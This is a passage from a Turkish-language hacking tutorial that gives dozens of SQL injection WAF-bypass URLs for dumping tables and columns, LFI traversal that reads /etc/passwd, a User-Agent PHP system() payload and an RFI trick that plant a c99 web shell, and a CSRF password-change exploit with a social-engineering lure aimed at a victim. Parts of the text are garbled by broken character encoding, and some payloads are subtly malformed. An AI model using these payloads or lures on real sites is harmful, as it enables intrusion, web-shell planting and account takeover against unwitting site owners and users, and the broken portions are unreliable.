yaptık sayılar sayfaya yansımada veya forbidden hatası verdi.. Şimdi ne yapacağız? Tekrar aklımıza özel karakterlerimizi getirerek mantığa uygun bir biçimde bypass girişimlerini yapalım;

Bir bypass da kullanabileceğimiz bazı karakter oluşturmaları;

//,--,/**/,#,-+,- -/,;%00

Şimdi bunları kullanarak biraz oyun oynayalım ne dersiniz? :))

İlk olarak;

www.sayfam.com/sayfa.php?id=1+/*!union*/+/*!select*/+1,2,3,4,5,6,7,8,9--

deneyelim.. Baktık ki sayfaya tekrar yansımadı. Burada pes etmeyeceğiz, demiştik sql injection lastik gibidir nereye çekerseniz oraya gider diye.. Hayal gücünüze göre karakterlerimizi tek tek yazalım ve tekrar sorgulatalım, bu iş için sabır gereklidir en sonunda istediğinizi alınca his edeceğiniz o sevinç duygusunu tarif edemem :))

www.sayfam.com/sayfa.php?id=-1+unloN+/SeLecT\+1,2,3,4,5,6,7,8,9-- ,

www.sayfam.com/sayfa.php?id=-1+//union//+//select//+1,2,3,4,5,6,7,8,9--

www.sayfam.com/sayfa.php?id=-1+/union\+/select\+1,2,3,4,5,6,7,8,9--

[www.sayfam.com/sayfa.php?id=-1+\(union+select+1,2,3,4,5,6,7,8,9--\)](http://www.sayfam.com/sayfa.php?id=-1+(union+select+1,2,3,4,5,6,7,8,9--))

www.sayfam.com/sayfa.php?id=-1/**/union/**/select/**/1,2,3,4,5,6,7,8,9--+

www.sayfam.com/sayfa.php?id=-1+un/*!*/ion+se/*!*/lect+1,2,3,4,5,6,7,8,9--

www.sayfam.com/sayfa.php?id=-1+union/*&a=*/select/*&a=*/1,2,3,4,5,6,7,8,9-- -

[www.sayfam.com/sayfa.php?id=1 and \(select 1\)=\(Select 0xAAAAAAAAAAAAAAAAAAAA 1000 Adet A's\)+UnloN+SeLeCT+1,2,3,4,5,6,7,8,9--+](http://www.sayfam.com/sayfa.php?id=1 and (select 1)=(Select 0xAAAAAAAAAAAAAAAAAAAA 1000 Adet A's)+UnloN+SeLeCT+1,2,3,4,5,6,7,8,9--+)

www.sayfam.com/sayfa.php?id=1+UnioN+SELECT+1,2,3,4,5,6,7,8,9--

[www.sayfam.com/sayfa.php?id=1+\(UnloN\)+\(SeLECT\)+1,2,3,4,5,6,7,8,9--](http://www.sayfam.com/sayfa.php?id=1+(UnloN)+(SeLECT)+1,2,3,4,5,6,7,8,9--)

[www.sayfam.com/sayfa.php?id=1+\(UnloN+SeLECT\)+1,2,3,4,5,6,7,8,9--](http://www.sayfam.com/sayfa.php?id=1+(UnloN+SeLECT)+1,2,3,4,5,6,7,8,9--)

[www.sayfam.com/sayfa.php?id=1+\(Unl\)\(oN\)+\(Sel\)\(ECT\)+1,2,3,4,5,6,7,8,9--](http://www.sayfam.com/sayfa.php?id=1+(Unl)(oN)+(Sel)(ECT)+1,2,3,4,5,6,7,8,9--)

www.sayfam.com/sayfa.php?id=1+'Unl//on'+SeLeCt'+1,2,3,4,5,6,7,8,9--

şeklinde onlarca bypass teknikleri bulunmaktadır :))

c)

Evet arkadaşlar b) yan başlığında gördüğümüz üzere union select komutunu bypass ettik ve karşımıza kolon sayıları yansıdı. Biz 4,6,9 sayılarının yansydıklarını farz ederek devam edelim.

Şimdi sırada group_concat komutunun bypass edilmesinde..

Tekrar bir web site hayal ediyoruz bu sefer union select ile sayılar çekilmiş bir şekilde;

www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,4,5,6,7,8,9--

ne demiştik 4,6,9 yansıyordu. 4 den devam edelim.

[www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,group_concat\(table_name\),5,6,7,8,9+from+information_schema.tables+where+table_schema=database\(\)--](http://www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,group_concat(table_name),5,6,7,8,9+from+information_schema.tables+where+table_schema=database()--)

şeklinde tablo isimlerini çekmeye çalıştık karşımıza forbidden veya farklı bir hata geldi.

Group_concat bypass tipleride aynı mantıkla yapılır.

```
/*!group_concat*/()
```

```
grOUp_ConCat(/*!user*/,0x3e,/*!pass*/)
```

```
group_concat(0x3c62723e)
```

şeklinde uygulamalar yapacağız.

[www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,/*!group_concat*/\(table_name\),5,6,7,8,9+from+information_schema.tables+where+table_schema=database\(\)--](http://www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,/*!group_concat*/(table_name),5,6,7,8,9+from+information_schema.tables+where+table_schema=database()--)

veya

[www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,grOUp_ConCat\(/*!table_name*/\),5,6,7,8,9+from+information_schema.tables+where+table_schema=database\(\)--](http://www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,grOUp_ConCat(/*!table_name*/),5,6,7,8,9+from+information_schema.tables+where+table_schema=database()--)

ve

[www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,grOUp_ConCat\(/*!table_name hexlenmiş şekli*/\),5,6,7,8,9+from+information_schema.tables+where+table_schema=database\(\)--](http://www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,grOUp_ConCat(/*!table_name hexlenmiş şekli*/),5,6,7,8,9+from+information_schema.tables+where+table_schema=database()--)

şeklinde bypasslar söz konusudur..

d)

Şimdi sıra group_concat ile tablo isimlerini çekecek iken karşımıza çıkan forbidden hatasını aşmaya geldi :))

Taktiklerimiz aynıdır, tekrar aynı site ile devam edelim

[www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,group_concat\(table_name\),5,6,7,8,9+from+information_schema.tables+where+table_schema=database\(\)--](http://www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,group_concat(table_name),5,6,7,8,9+from+information_schema.tables+where+table_schema=database()--)

şeklinde yaptık bize tablo isimlerini vermedi.

[www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,group_concat\(//table_name//\),5,6,7,8,9+from+information_schema.tables+where+table_schema=database\(\)--](http://www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,group_concat(//table_name//),5,6,7,8,9+from+information_schema.tables+where+table_schema=database()--) ,

[www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,group_concat\(!table_name!\),5,6,7,8,9+from+information_schema.tables+where+table_schema=database\(\)--](http://www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,group_concat(!table_name!),5,6,7,8,9+from+information_schema.tables+where+table_schema=database()--)

yapıyoruz karşımıza tablo isimleri geliyor :) Mantiğini anladığınız için kısa kesiyorum.

e)

Şimdi sıra geldi çektiğimiz tablo isimlerinin içerisindeki sütunları sorgularken karşımıza gelen hatayı nasıl aşabileceğimizden.. Çektiğimiz tablo isimlerinden birisi admin olsun, biz admin tablosunun içindeki kolonları yani sütunları alacağız, şöyle bir sorgu düşünün.

[www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,group_concat\(column_name\),5,6,7,8,9+from+information_schema.columns+where+table_schema=database\(\)+and+table_name=admin--](http://www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,group_concat(column_name),5,6,7,8,9+from+information_schema.columns+where+table_schema=database()+and+table_name=admin--)

buradaki sorguda ne dedik? “Admin tablosunun içerisinde kolonları bize ver..”

Sorguyu gönderiyoruz fakat bize kolonları vermiyor, burada hex devreye girecek, database() ve admin sorgusunu hexleyerek sorgu yapmayı deneyeceğiz.

[www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,group_concat\(column_name\),5,6,7,8,9+from+information_schema.columns+where+table_schema=0x64617461626173652829+and+table_name=0x61646d696e--](http://www.sayfa.com/sayfa.php?id=-1+union+select+1,2,3,group_concat(column_name),5,6,7,8,9+from+information_schema.columns+where+table_schema=0x64617461626173652829+and+table_name=0x61646d696e--)

Evet bu şekilde gönderdiğimiz sorguda kolon isimleri karşımıza geldi :))

Evet sql injection da bypass serisi burada sona eriyor. Umarım anlatabilmişimdir sizde kolaylıkla anlamışsınızdır..

Siz dediğimi unutmayın SQL Injection lastik gibidir, nereye çekersek oraya gidicek..

LFI(Local File Include)

1- Local File Include Nedir?

LFI (Local File Include) Yerel dosya çağırmak anlamına gelir.Bu açık şunda bu o kadar güncel değildir.Ama bazı sitelerde nadir olarak görülebiliyor.Ben bu açıktan bahsetmeyecektim ama Web Güvenlik Açıkları denildiği zaman tüm WEB UYGULAMALARINI Kapsıyor.Bu sebep yüzünden bahsedeceğim.

2- Local File Include Mantığı Nedir?

LFI Açığının mantığı server üzerinde dosyaları okumaktır.Örnek olarak etc/passwd dosyasından bahsedeyim.Serverdaki tüm sitelerin USER'larının bulunduğu dosyadır.Bu açık sayesinde Serverdaki dosyaları okuma şansımız oluyor.

3- Saldırı Anı (Açığın Tespiti)

Bir Web Sayfası düşünün; www.site.com/sayfa.php?id=2 şeklinde olsun..Burada LFI Olup olmadığını şöyle anlayabiliriz;

www.site.com/sayfa.php?id= yaptığımızda sayfada eğer bir SQL Injection hatası veya dosya bulunamadı şeklinde bir hata varsa orada LFI Olabilir.Peki Hata olarak nasıl bir hatadan bahsediyoruz?

Bize verilen hatadan yola çıkalım;

Warning: include() "/home/user/public_html/sayfa.php"

Şeklinde bir hata alıyorsak LFI Vardır diyebiliriz.

4- Saldırı Anı 2 (Açığın Kullanımı - Aksi Halde Bypass)

Ne demiştik.Sitemizde **Warning: include() "/home/user/public_html/sayfa.php"** şeklinde hata aldık.;

Açığı `../etc/passwd` şeklinde `etc/password` dosyasını okuyarak anlayabiliriz.Fakat burada `../..` dizin sayısı önemlidir.Hatada kaç adet dizin var bakalım;

`/home/` -> 1

`/user/` -> 2

`/public_html/` -> 3

`/sayfa.php` -> 4

Evet 4 Adet dizin mevcuttur.Koyacağımız `../` işareti 4 adet olmalıdır;

www.site.com/sayfa.php?id=../../../../etc/passwd şeklinde...

-HTML Code

HTML kod çeviriciler mevcuttur internet üzerinde.Encode edeceğimiz komut;

Komut: `../../../../etc/passwd`

Encode: `..%2F..%2F..%2F..%2Fetc%2Fpasswd`

Tekrar deneyelim;

www.site.com/sayfa.php?id=.%2F.%2F.%2F.%2Fetc%2Fpasswd ve okumak istediğimiz /etc/passwd dosyasını okuduk;

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
```

- CharCode

CharCode Mozillanın Hackbar Eklentisinde Mevcuttur.Şimdi tekrardan bir bakalım

www.site.com/sayfa.php?id=../../../../etc/passwd şekline okumak istediğimizde tekrar okumuyor.HTML code encode şeklinde yaptık gene başarısız..Şimdi CharCode şeklinde yapacağız;

Komut: ../../../../etc/passwd

CharCode: String.fromCharCode(46, 46, 47, 46, 46, 47, 46, 46, 47, 46, 46, 47, 101, 116, 99, 47, 112, 97, 115, 115, 119, 100)

Evet dönüştürdük.Şimdi tekrar bakalım;


[www.site.com/sayfa.php?id=String.fromCharCode\(46, 46, 47, 46, 46, 47, 46, 46, 47, 46, 46, 47, 101, 116, 99, 47, 112, 97, 115, 115, 119, 100\)](http://www.site.com/sayfa.php?id=String.fromCharCode(46, 46, 47, 46, 46, 47, 46, 46, 47, 46, 46, 47, 101, 116, 99, 47, 112, 97, 115, 115, 119, 100))

Şeklinde okuduk..Dosyamız başarılı bir şekilde okundu :) ;

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./:/sbin/nologin
dbus:x:81:81:System message bus:./:/sbin/nologin
```

5- Saldırı Anı 3 (Açığı Kullanarak Siteye Dosya Yedirmek)

Açığın tespitinden bahsettik.Şimdi bu açığı kullanarak dosya dahil edeceğiz.Önce mozillanın tamper data eklentisini kurun.Daha Tamper Data yı açın.Start'a tıklayın ve www.site.com/sayfa.php?id=../../../../etc/passwd%00 şeklinde sayfayı yenileyin.Önünüze gelen ilk uyarıya "TAMPER" Şeklinde cevap verin.Karşınıza;



Şeklinde bir panel gelecek. User-Agent kısmındaki yazıları silin ve `<? system("cat www.site.com/c99.txt? -O c99.php "); ?>` şeklinde Dosya adresinizi yazın. Yanlış dikkat edin yüklerken dosyayı .txt uzantılı olmasına dikkat edin.. Yazdıktan sonra tamam diyoruz. Ve dosyamız dahil edilmiş oluyor;

www.site.com/c99.php şeklinde çağırabilirsiniz..

6- Local File Include Nerelerde Tespit Edilebilir?

a-) Search kutusu

Bir Search kutusu düşünün;



Buraya LFI Komutunu girip ara butonuna tıklayalım; `../../etc/passwd%00` şeklinde..

Eğer ekrana ;


```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
```

Şeklinde komutumuz çalışırsa bu demek oluyor ki Search dosyasında LFI Açığı mevcuttur.

RFI(Remote File Include)

1- Remote File Include Nedir?

RFI(Remote File Include) Uzakdan dahil etmek anlamına gelir.Eskisi kadar olmasa da şuanda mevcut olan siteler var..

2- Remote File Include Mantığı Nedir?

Mantığı açık bulduğumuz siteye istediğimiz sitedeki bir dosyayı dahil etmektir.

3- Saldırı Anı (Açığın Tespiti - Açığın Kullanımı - Aksi Halde Bypass)

Bir web sitesi düşünün ; www.site.com/dosya.php?id=2 olsun.İd= değerinden sonraki 2 yi siliyoruz;

www.site.com/dosya.php?id= oluyor.Şimdi burada açık olup olmağını nasıl anlarız?

Bir host'a dosyanızı txt uzantılı olarak atın.Daha sonra sitede ;

www.site.com/dosya.php?id=http://www.sitem.com/c99.txt? şeklinde çağırın.Eğer sayfada çağırdığınız dosya çalıştıysa açığı hem bulmuş hemde hazır hale getirmiş oluyorsunuz zaten..

4- Remote File Include Nerelerde Tespit Edilebilir?

a-Search kutusu

Bir Search (Arama) düşünün ;

Şeklinde..Buraya <http://site.com/c99.txt>? şeklinde dosyanızın adresini txt uzantılı yazıp ara butonuna tıkladığınızda, eğer karşınıza dosya geliyorsa , yani çağırdığınız dosya, burada RFI Açığı mevcuttur.Bu kadar basittir.

CSRF/XSRF (Cross-Site Request Forgery)

1-Önsöz

XSRF / CSRF Güvenlik zaafiyetleri günümüzde bir çok yerde mevcuttur.Çok geniş kapsamlı bir açık olmakla birlikte, kullanımı da çok kolaydır aslında.Ama çoğu kimse karmaşık görüp hemen ipin ucunu bırakmışlardır..Çok yanlış çünkü bu yolda devam ederken tüm Web Application türlerini öğrenmek bizim yararımıza olur.Tabi misyon dahilinde...

XSRF / CSRF Açıkları aslında aynıdır.Yani XSRF ve CSRF diye ayrılması kafamızı karıştırmasin ..

2- Cross Site Request Forgery Nedir?

Attacker bir web sitesinin kaynak koduna gömülü olan Javascript veya HTML Kodlarını uygun bir exploit haline getirip, kurbanın haberi olmadan session (oturum) bilgilerini elde etmesiyle olur..Bu açığı sadece kurbanın şifrelerini almak diye bakmayalım çünkü bu zaafiyet; para transferi, kredi kartı hırsızlıkları ve birçok kötü emellere alet edilip milletin emeğini çalabiliyor..Burada yapılan tek şey kurbanı gönderdiğimiz linke tıklamasıdır. Kurban bunu yaparken olaylardan habersizdir.Tereyağından kıl çeker gibi bilgileri alır attacker.

3- Cross-Site Request Forgery Nerelerde Kullanılır? Ne İçin Kullanılır?

Bu zaafiyet bütün web applicationlarda bulunabilir.Yani ASP,PHP,HTML Sitelerde dahil olmak üzere...

Yukarıda bahsettiğim gibi session bilgilerini çalmak, kredi kartı bilgilerini çalmak ve bir çok kötü amel için kullanılır..

4. Nasıl Kullanılır? - Exploitlenir.

Zaafiyeti exploitleme basittir.Hemen bir örnekle devam edeyim;

Bir Web sayfası hayal edin.Bu Web Sayfasında session şifrelerini deęiřtirme dosyası olsun.;
www.site.com/forum/passwordegistir.php řeklinde..Bu bir forum sitesi olarak dűřűnűn.Siz foruma giriř yaptınız ve řifrenizi deęiřtirmek istiyorsunuz.řifrenizi deęiřtirdiđiniz vakit;

www.site.com/forum/passworddegistir.php?yenipassword=mahserat

Burada sizin řifreniz mahserat olarak deęiřtirilmiřtir.Yani linkte gűreceđiniz gibi burada bir XSRF/CSRF zaafiyeti mevcuttur...Hemen degistirdiđiniz řifre linkinin kaynak koduna gűz atalım..Kaynak kodundan <form></form> taglarını aryalım.;

```
<form method="GET" action="passworddegistir.php">  
<input type="text" name="sifre" >  
<input type="Submit" Name="Submit" Value="Gűnder">  
</form>
```

Burada gűrdűđűnűz gibi bilgiler **GET** methoduyla alınmıř.GETPOST Methodu tercih edileceđi yerde..

Daha sonra kullanıcıdan alınan veri passworddegistir.php dosyası aracılıđıyla deęiřtirilir.

řimdi biz bunu exploitleyelim, yani kullanılır hale getirelim; řimdi kaynak kodlarını tekrar alıyoruz bir notepad ięerisine yapıřtırıyoruz.Daha sonra **action="passworddegistir.php"** dosyasının tam linkini belirliyoruz.Yani; **action="http://site.com/forum/passworddegistir.php"** řeklinde.Daha sonra **name="sifre"** kısmına řifremizi yazıyoruz; **name="12345"** řeklinde.Deęiřtirdikten sonra kodlara tekrar gűz atalım;

```
<form method="GET" action="http://site.com/forum/passworddegis.php">  
<input type="text" name="12345" >  
<input type="Submit" Name="Submit" Value="Gűnder" >  
</form>
```

Evet tamamdır.řimdi bunu .html uzantılı kaydediyoruz ve hostumuza atıyoruz.Sonrasında linki kurbanıya gűndereceđiz..Burada devreye SM (Sosyal műhendislik) giriyor..Sosyal műhendislik bilginizin biraz olması gerekir.Mesela řűyle yedirebiliriz kurbanıya;

NOT: Kurbanın hořlandıđı tarz yolundan giderseniz daha iyi sonuę alırsınız.űrnek olarak kurbanımız Play Station oynamayı seven biri biz kurbanıya bu linki Play Station uygulaması veya oyunu řeklinde yedirebiliriz.űrnek;

Merhaba kardeřim.

Bir Play Station uygulaması geliřtirdim.Bir göz gezdirmisin nasıl olmuş?

Uygulama: <http://mehmetkelepce.org/dosya.html>

Gibisinden bir SM Yöntemi ile yedirebilirsiniz..Burada dosya.html bizim exploitlediğimiz uygun hale getirdiğimiz kodlardır.Tıkladığı anda kurbanın şifresi **12345** olarak deęişecek.

5- XSS ve CSRF Arasındaki Benzerlikler

CSRF Saldırısı XSS Saldırısında içine alan bir saldırı tipidir.Yani XSS'in olduęu yerde CSRF açığının olması %80 gibi bir orandır.

Evet saygı deęer canlar..Bu uzun serüvenimiz burada sona erdi :) Web Güvenlik Açıkları harikulade bir bölüm/alan'dır.Daha da ilerlemeniz, ilminizi ve bilginizi daha da yukarılara çıkarmanız dileęiyle..;

→ [linkedin.com/in/mehmetkelepce](https://www.linkedin.com/in/mehmetkelepce)

Teşekkürler..

→ **Mehmet Kelepçe**

→ **@clampsec**

→ **fb/clampsec**

→ **yemfetih@gmail.com**